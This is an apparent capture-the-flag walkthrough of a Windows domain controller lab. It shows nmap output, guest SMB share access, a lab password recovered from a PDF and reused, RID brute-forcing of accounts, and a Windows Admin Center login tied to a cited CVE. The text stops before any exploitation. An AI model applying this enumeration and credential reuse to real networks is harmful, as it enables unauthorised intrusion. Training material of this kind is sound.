Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ nmap -sC -sV -Pn 10.129.2.32 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 16:12 +0000
Nmap scan report for 10.129.2.32
Host is up (0.43s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-10 13:24:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: danglingtree.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.danglingtree.htb, DNS:danglingtree.htb, DNS:DANGLINGTREE
| Not valid before: 2026-08-03T16:32:53
|_Not valid after:  2106-08-03T16:32:53
443/tcp  open  ssl/https?
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=danglingtree-DC-CA
| Not valid before: 2026-03-26T05:34:19
|_Not valid after:  2114-03-26T05:44:18
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: danglingtree.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.danglingtree.htb, DNS:danglingtree.htb, DNS:DANGLINGTREE
| Not valid before: 2026-08-03T16:32:53
|_Not valid after:  2106-08-03T16:32:53
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: danglingtree.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.danglingtree.htb, DNS:danglingtree.htb, DNS:DANGLINGTREE
| Not valid before: 2026-08-03T16:32:53
|_Not valid after:  2106-08-03T16:32:53
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: danglingtree.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.danglingtree.htb, DNS:danglingtree.htb, DNS:DANGLINGTREE
| Not valid before: 2026-08-03T16:32:53
|_Not valid after:  2106-08-03T16:32:53
3389/tcp open  ms-wbt-server
| ssl-cert: Subject: commonName=dc.danglingtree.htb
| Not valid before: 2026-03-25T05:48:29
|_Not valid after:  2026-09-24T05:48:29
|_ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
|   Target_Name: DANGLINGTREE
|   NetBIOS_Domain_Name: DANGLINGTREE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: danglingtree.htb
|   DNS_Computer_Name: dc.danglingtree.htb
|   DNS_Tree_Name: danglingtree.htb
|   Product_Version: 10.0.26100
|_  System_Time: 2026-08-10T13:25:48+00:00
6600/tcp  open  ssl/mshvlm?   syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 403 Forbidden
|     Connection: close
|     Date: Sun, 09 Aug 2026 09:08:45 GMT
|     Cache-Control: no-store
|     Cache-Control: max-age=0
|     Pragma: no-cache
|     Set-Cookie: .AspNetCore.Antiforgery.7Eyhia2WOxE=CfDJ8HsozULo80ZBsxvkNAKguonDo_WO5NrSjlwXYhbIsWFeqMqXzFUPC9W_2wNEZ81j52wuij8rKTAUPb7-eQdcUooiJbhi7ayNHz-aed-CEzizdLpgZ-bnV-uQubKs9_PdVkqpd5w5j_DmEaNGLqXcI6I; path=/; secure; samesite=none; Partitioned
|     Set-Cookie: WAC-SESSION=bca2a77adc9e46269f7bfc557da7793b; expires=Mon, 10 Aug 2026 09:08:45 GMT; path=/; secure; samesite=lax; httponly
|     Set-Cookie: WAC-TOKEN=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Set-Cookie: WAC-AAD=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Set-Cookie: XSRF-TOKEN=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Strict-Transport-Security: max-age=5184000; includeSubDomains; preload
|     <!DOCTYPE html>
|     <html lang="en" xmlns="http://www.w3.org/1999/xhtml">
|     <head
|   HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     Connection: close
|     Date: Sun, 09 Aug 2026 09:08:47 GMT
|     Cache-Control: no-store
|     Cache-Control: max-age=0
|     Pragma: no-cache
|     Set-Cookie: .AspNetCore.Antiforgery.7Eyhia2WOxE=CfDJ8HsozULo80ZBsxvkNAKguomebl7tmwuvyJPUkJ_vfHA5r9rhxjSD0cgjAQb3PRV20ci_av6Se_fQT71i5cyDPBWvgV1Gs0WwplYkrbfSJgR1CCTDffjPAdQzv4zstWrZ0RRfCKD9V2mGZtuhX_3aUGc; path=/; secure; samesite=none; Partitioned
|     Set-Cookie: WAC-SESSION=cdb0b36e468d43f691ea1660f7d7498c; expires=Mon, 10 Aug 2026 09:08:48 GMT; path=/; secure; samesite=lax; httponly
|     Set-Cookie: WAC-TOKEN=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Set-Cookie: WAC-AAD=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Set-Cookie: XSRF-TOKEN=; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=/
|     Strict-Transport-Security: max-age=5184000; includeSubDomains; preload
|     <!DOCTYPE html>
|     <html lang="en" xmlns="http://www.w3.org/1999/xhtml">
|_    <head
| ssl-cert: Subject: commonName=dc.danglingtree.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.danglingtree.htb
| Issuer: commonName=danglingtree-DC-CA/domainComponent=danglingtree
|_  http/1.1
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49675/tcp open  msrpc         syn-ack Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack Microsoft Windows RPC
49681/tcp open  msrpc         syn-ack Microsoft Windows RPC
49682/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49689/tcp open  msrpc         syn-ack Microsoft Windows RPC
49707/tcp open  msrpc         syn-ack Microsoft Windows RPC
49712/tcp open  msrpc         syn-ack Microsoft Windows RPC
49744/tcp open  msrpc         syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.99%I=7%D=8/10%Time=6A79F881%P=aarch64-unknown-linux-gn
SF:u%r(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\
SF:0\x02\0\0\0");
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: -2h48m04s, deviation: 0s, median: -2h48m05s
| smb2-time:
|   date: 2026-08-10T13:25:50
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.60 seconds
The domain name is dc.danglingtree.htb
Let's add hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ nxc smb 10.129.2.32 --generate-hosts-file ./h
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ cat ./h | sudo tee -a /etc/hosts
[sudo] password for wither:
10.129.2.32     DC.danglingtree.htb danglingtree.htb DC
Information Gathering
I would start with smb services
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u guest -p ''
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\guest:
The guest account is available, let's continue to enumerate the valid smb shares
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u guest -p '' --shares
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\guest:
SMB         10.129.2.32     445    DC               [*] Enumerated shares
SMB         10.129.2.32     445    DC               Share           Permissions            Remark
SMB         10.129.2.32     445    DC               -----           -----------            ------
SMB         10.129.2.32     445    DC               ADMIN$                                 Remote Admin
SMB         10.129.2.32     445    DC               C$                                     Default share
SMB         10.129.2.32     445    DC               IPC$            READ                   Remote IPC
SMB         10.129.2.32     445    DC               IT              READ
SMB         10.129.2.32     445    DC               NETLOGON                               Logon server share
SMB         10.129.2.32     445    DC               SYSVOL                                 Logon server share
The share ITseems interesting for us
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ smbclient //danglingtree.htb/IT -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Apr  5 01:05:09 2026
  ..                                  D        0  Sun Apr  5 00:57:30 2026
  Security                            D        0  Sun Apr  5 01:05:20 2026
c
                7062015 blocks of size 4096. 2245722 blocks available
smb: \> cd Security\
smb: \Security\> dir
  .                                   D        0  Sun Apr  5 01:05:20 2026
  ..                                  D        0  Sun Apr  5 01:05:09 2026
  DanglingTree_RoE_Assessment.pdf      A    28905  Sat Apr  4 15:50:23 2026

                7062015 blocks of size 4096. 2245670 blocks available
smb: \Security\> get DanglingTree_RoE_Assessment.pdf
getting file \Security\DanglingTree_RoE_Assessment.pdf of size 28905 as DanglingTree_RoE_Assessment.pdf (11.8 KiloBytes/sec) (average 11.8 KiloBytes/sec)
There is a pdf file for us, let's check what is inside

We can find a credential from the file anderson.w:R3dT3am@Acc3ss#01
Let's verify this account
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u anderson.w -p 'R3dT3am@Acc3ss#01'
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\anderson.w:R3dT3am@Acc3ss#01
Continue to enumerate the user list and valid shares
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u anderson.w -p 'R3dT3am@Acc3ss#01' --shares
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\anderson.w:R3dT3am@Acc3ss#01
SMB         10.129.2.32     445    DC               [*] Enumerated shares
SMB         10.129.2.32     445    DC               Share           Permissions            Remark
SMB         10.129.2.32     445    DC               -----           -----------            ------
SMB         10.129.2.32     445    DC               ADMIN$                                 Remote Admin
SMB         10.129.2.32     445    DC               C$                                     Default share
SMB         10.129.2.32     445    DC               IPC$            READ                   Remote IPC
SMB         10.129.2.32     445    DC               IT
SMB         10.129.2.32     445    DC               NETLOGON        READ                   Logon server share
SMB         10.129.2.32     445    DC               SYSVOL          READ                   Logon server share

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u anderson.w -p 'R3dT3am@Acc3ss#01' --users
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\anderson.w:R3dT3am@Acc3ss#01
SMB         10.129.2.32     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.2.32     445    DC               anderson.w                    2026-04-05 00:00:40 0
SMB         10.129.2.32     445    DC               [*] Enumerated 1 local users: DANGLINGTREE
Nothing useful here for us, I would try rid-force to get the user lists
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ netexec smb danglingtree.htb -u anderson.w -p 'R3dT3am@Acc3ss#01' --rid-brute 3000
SMB         10.129.2.32     445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:danglingtree.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.2.32     445    DC               [+] danglingtree.htb\anderson.w:R3dT3am@Acc3ss#01
SMB         10.129.2.32     445    DC               498: DANGLINGTREE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.2.32     445    DC               500: DANGLINGTREE\Administrator (SidTypeUser)
SMB         10.129.2.32     445    DC               501: DANGLINGTREE\Guest (SidTypeUser)
SMB         10.129.2.32     445    DC               502: DANGLINGTREE\krbtgt (SidTypeUser)
SMB         10.129.2.32     445    DC               512: DANGLINGTREE\Domain Admins (SidTypeGroup)
SMB         10.129.2.32     445    DC               513: DANGLINGTREE\Domain Users (SidTypeGroup)
SMB         10.129.2.32     445    DC               514: DANGLINGTREE\Domain Guests (SidTypeGroup)
SMB         10.129.2.32     445    DC               515: DANGLINGTREE\Domain Computers (SidTypeGroup)
SMB         10.129.2.32     445    DC               516: DANGLINGTREE\Domain Controllers (SidTypeGroup)
SMB         10.129.2.32     445    DC               517: DANGLINGTREE\Cert Publishers (SidTypeAlias)
SMB         10.129.2.32     445    DC               518: DANGLINGTREE\Schema Admins (SidTypeGroup)
SMB         10.129.2.32     445    DC               519: DANGLINGTREE\Enterprise Admins (SidTypeGroup)
SMB         10.129.2.32     445    DC               520: DANGLINGTREE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.2.32     445    DC               521: DANGLINGTREE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.2.32     445    DC               522: DANGLINGTREE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.2.32     445    DC               525: DANGLINGTREE\Protected Users (SidTypeGroup)
SMB         10.129.2.32     445    DC               526: DANGLINGTREE\Key Admins (SidTypeGroup)
SMB         10.129.2.32     445    DC               527: DANGLINGTREE\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.2.32     445    DC               528: DANGLINGTREE\Forest Trust Accounts (SidTypeGroup)
SMB         10.129.2.32     445    DC               529: DANGLINGTREE\External Trust Accounts (SidTypeGroup)
SMB         10.129.2.32     445    DC               553: DANGLINGTREE\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.2.32     445    DC               571: DANGLINGTREE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.2.32     445    DC               572: DANGLINGTREE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.2.32     445    DC               1000: DANGLINGTREE\DC$ (SidTypeUser)
SMB         10.129.2.32     445    DC               1101: DANGLINGTREE\DnsAdmins (SidTypeAlias)
SMB         10.129.2.32     445    DC               1102: DANGLINGTREE\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.2.32     445    DC               1103: DANGLINGTREE\jake.h (SidTypeUser)
SMB         10.129.2.32     445    DC               1105: DANGLINGTREE\Cert_Managers (SidTypeGroup)
SMB         10.129.2.32     445    DC               1106: DANGLINGTREE\Helpdesk_Cert_Support (SidTypeGroup)
SMB         10.129.2.32     445    DC               1107: DANGLINGTREE\Template_Editors (SidTypeGroup)
SMB         10.129.2.32     445    DC               1108: DANGLINGTREE\DevOps_PKI (SidTypeGroup)
SMB         10.129.2.32     445    DC               1109: DANGLINGTREE\Windows Admin Center CredSSP (SidTypeAlias)
SMB         10.129.2.32     445    DC               1110: DANGLINGTREE\svc_mail (SidTypeUser)
SMB         10.129.2.32     445    DC               1602: DANGLINGTREE\noah.b (SidTypeUser)
SMB         10.129.2.32     445    DC               1603: DANGLINGTREE\support-it (SidTypeGroup)
SMB         10.129.2.32     445    DC               1604: DANGLINGTREE\alex.o (SidTypeUser)
SMB         10.129.2.32     445    DC               2601: DANGLINGTREE\anderson.w (SidTypeUser)
HTTPS - TCP 6600
There is another web service from port 6600

We can try to login with our potential credit anderson.w:R3dT3am@Acc3ss#01
Then we will be redirected to the dashboard
 Also I have tried to connect to the machine, but it not worked

Continue to check the version of windows admin center

By simply searching about this version, we can find our target here
CVE-2026-26119
Improper authentication in Windows Admin Center allows an authorized attacker to elevate privileges over a network.
There is article explaining the detail of this CVE
https://www.semperis.com/blog/what-you-need-to-know-windows-admin-center-remote-privilege-escalation-cve-2026-26119/
Although the version on the target machine has been fixed, it teaches us how to use the invokeCommand API as the current user context.
The target system identifies the data center (dc) as its gateway and exposes PowerShell-based management scripts through this interface. Therefore, the identity trusted by this gateway constitutes a critical security perimeter.
